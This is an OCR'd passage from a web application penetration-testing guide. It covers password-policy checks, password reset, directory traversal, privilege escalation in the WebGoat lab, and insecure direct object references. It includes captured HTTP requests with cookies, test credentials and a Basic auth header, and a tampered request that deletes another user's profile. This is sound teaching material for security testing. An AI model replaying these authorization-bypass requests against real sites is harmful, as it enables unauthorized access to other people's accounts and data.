tcc_refer=refer_e_id=sso.account%252Fcreate.create_form.sso.create_account.button.click&refer_corrid=1864856680
Connection: close

{"create_username":"abhyuday.latrell@affricca.com","create_email":"abhyuday.latrell@affricca.com","create_password":"hovaten@1H","creat
e_pin":"2134","plid":1,"session_id":"4c4f3afa-e3cb-11e7-b777-fa163e37851d","captcha_code":"","captcha_ch":""}
```

- Try to Bypass client side


Original request | Edited request | Response

Raw | Params | Headers | Hex


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 386
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d;
TS01cf5343=01c5dae002cbf41c33702075075520afa43207820c3b66affbc6116ec3552c5a058be87a981b283aa8
_gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=1515991183:S=ALNI_MZxQ4BuWnraw
Connection: close

{"userType":"STUDENT","lastName":"lằng và
","firstName":"nhằng","username":"langvanhang","password":"123456","passwordConfirm":"123456",
0271c2b18","district":"59cdc41c9d2a1700271c2bf0","school":"59cdc43d9d2a1700271c45cb","grade":"
```



- Generate commonly password file and try to login to make sure website ban commonly password




- If password not comply policy password, make sure error message will be show to user




- Check for password hint

You can use any of the following accounts for this test system.
foo : foo
sue : sue
bob : bob

- List all forbidden characters such as: < > / + … and make sure they are not used in password




- Make sure password does not same username



8. Testing for weak security Question/Answer

How to test:

- Make sure no shared knowlegde secret question



9. Testing for weak password change or reset function

Test objectives

- Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.
- Determine the resistance of the passwords reset functionality against guessing or bypassing

How to Test

- If users, other than administrators, can change or reset passwords for accounts other than their own.
- If users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
- If the password change or reset process is vulnerable to CSRF.

Authorization Testing


1. Testing Directory traversal / file include


During an assessment, to discover path traversal and file include flaws, testers need to perform two different stages:

- Input Vectors Enumeration
- Testing Techniques


Example:

- In Window IIS





- In Linux Apache



2. Testing for Privilege Escalation


Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, a such elevation or changes should have been prevented by the application. This is


usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer system administrator.


How to Test

- Testing for role/privilege manipulation

Test Example




Goat Hills Financial
Human Resources
Welcome Back John - Staff Listing Page
Select from the list below
Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)
SearchStaff
ViewProfile
CreateProfile
DeleteProfile
Logout


Solution Videos
Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to
Staff List page. Verify that Tom's profile can be deleted. Th
given names in lowercase (e.g. the password for Tom Cat
Goat Hills Financial
Human Resources
Welcome Back John - Staff Listing Page
Select from the list below
Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)
SearchStaff
ViewProfile
CreateProfile
DeleteProfile
Logout
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited S
2607 http://192.168.222.136 GET /WebGoat/javascript/makeWindow.js 3
2608 http://192.168.222.136 GET /WebGoat/javascript/toggle.js 3
2613 http://192.168.222.136 GET /WebGoat/javascript/javascript.js 3
2614 http://192.168.222.136 GET /WebGoat/javascript/lessonNav.js 3
2626 http://192.168.222.136 GET /WebGoat/images/menu_images/1x1_o... 4
2636 http://192.168.222.136 POST /WebGoat/attack?Screen=65&menu=200 ✓ 2
2640 http://192.168.222.136 GET /WebGoat/javascript/makeWindow.js 3
2642 http://192.168.222.136 GET /WebGoat/javascript/menu_system.js 3
Request Response
Raw Params Headers Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=4fm02fkrqqdmii6lso7o22gmhl0;
Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA9AA1F46E2D2B998
Authorization: Basic d2ViZ2ShdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
employee_id=111&action=DeleteProfile

3. Testing for Insecure Direct Object References


Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.


Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.


How to Test

